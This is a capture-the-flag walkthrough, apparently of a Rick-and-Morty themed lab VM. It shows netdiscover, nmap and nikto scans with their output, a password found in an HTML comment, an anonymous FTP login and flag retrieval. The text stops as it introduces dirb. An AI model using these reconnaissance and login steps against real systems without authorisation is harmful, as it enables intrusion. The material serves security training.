

VM_1_207

OS : Fedora : easy !




```
Fedora 26 (Server Edition)
Kernel 4.11.8-300.fc26.x86_64 on an x86_64 (tty1)

Admin Console: https://10.188.61.252:9090/ or https://[fe80::8790:ead6:7447:ae72
]:9090/

localhost login: _
```

First: let’s discover network and machines around



```
┌──(root💀kali)-[/home/kali]
└─# sudo netdiscover -i eth0 -r 10.188.61.0                                130 ✕
```


Here is the machine’s ip and mac addresses



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 1 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 60
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.188.61.252   08:00:27:bf:52:95      1      60  PCS Systemtechnik GmbH
```


Next thing is detecting open ports.

Using Nmap we test every port and get the following:



```
┌──(root💀kali)-[/home/kali]
└─# nmap -A 10.188.61.252 --system-dns                                   130 ✗
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 04:36 EDT
Nmap scan report for 10.188.61.252
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.188.61.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh?
| fingerprint-strings:
|   NULL:
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http    Apache httpd 2.4.27 ((Fedora))
| http-methods:
```

Opened ports : 21, 22, 80, 9090, 13337, 22222, 60000



FLAG {THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS

User name


Password

Server: **localhost.localdomain**

Log in with your server user account.

We try http://10.188.61.252:9090 Here is 10 points.

Nikto : an open-source tool written in **perl** programming language, to scan vulnerabilities available in our web server, **-h** to specify the url




```
┌──(root💀 kali)-[/home/kali]
└─# nikto -h 10.188.61.252
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.188.61.252
+ Target Hostname:    10.188.61.252
+ Target Port:        80
+ Start Time:         2021-10-27 16:03:34 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.27 (Fedora)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
 of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
+ Apache/2.4.27 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x b
ranch.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8724 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2021-10-27 16:04:33 (GMT-4) (59 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

We can see some vulnerabilities such as **XSS (Cross Site Scripting)**

We can see some directories such as: **/passwords/ /icons/** it's possible they contain some interesting


After trying several things, I tried http://10.188.61.252:80 and I got this:



MORTY'S COOL WEBSITE


It's not finished yet ok. Stop judging me.

Source code :



```
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<center><font size="20" color="yellow"><b>MORTY'S COOL WEBSITE</b></font></center>
<center><font size = "5" color="yellow">It's not finished yet ok. Stop judging me.</font></center>
<style>
body
{
    background-image: url("morty.png");
}
</style>
</head>
</html>
```

Folder /icons/




Index of /icons

Name	Last modified	Size	Description
Parent Directory		-	
a.gif	2004-11-21 07:16	246	
a.png	2007-09-11 15:11	306	
alert.black.gif	2004-11-21 07:16	242	

Folder: /passwords/


We got two files: **FLAG.txt** and **passwords.html**



Index of /passwords


Name	Last modified	Size	Description
Parent Directory		-	
FLAG.txt	2017-08-22 02:31	44	
passwords.html	2017-08-23 19:51	352	

Let’s check what’s inside



```
FLAG{Yeah d- just don't do it.} - 10 Points
```

We got more **10 points**




```
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<body>Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me a
<!--Password: winter-->
</head>
</html>
```

And inside **passwords.html : Password : winter**

As we know that ftp port (21) is open, let’s try ftp request:

Ftp connection :




```
┌──(root💀 kali)-[/home/kali]
└─# ftp 10.188.61.252
Connected to 10.188.61.252.
220 (vsFTPd 3.0.3)
Name (10.188.61.252:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
226 Directory send OK.
```

Username : anonymous, Password: winter


Using ls command we got a file named **FLAG.txt** and a directory, named **pub**

Use command: get FLAG.txt



```
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
226 Transfer complete.
42 bytes received in 0.00 secs (91.1458 kB/s)
ftp> 
```

Let’s check file content :



```
FLAG{Whoa this is unexpected} - 10 Points
```


We got more 10 points

Now, let’s try a deep scan of the web server

Dirb:

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary-based attack against a web server and analyzing the responses.

By default, dirb use the wordlist named **common.txt**

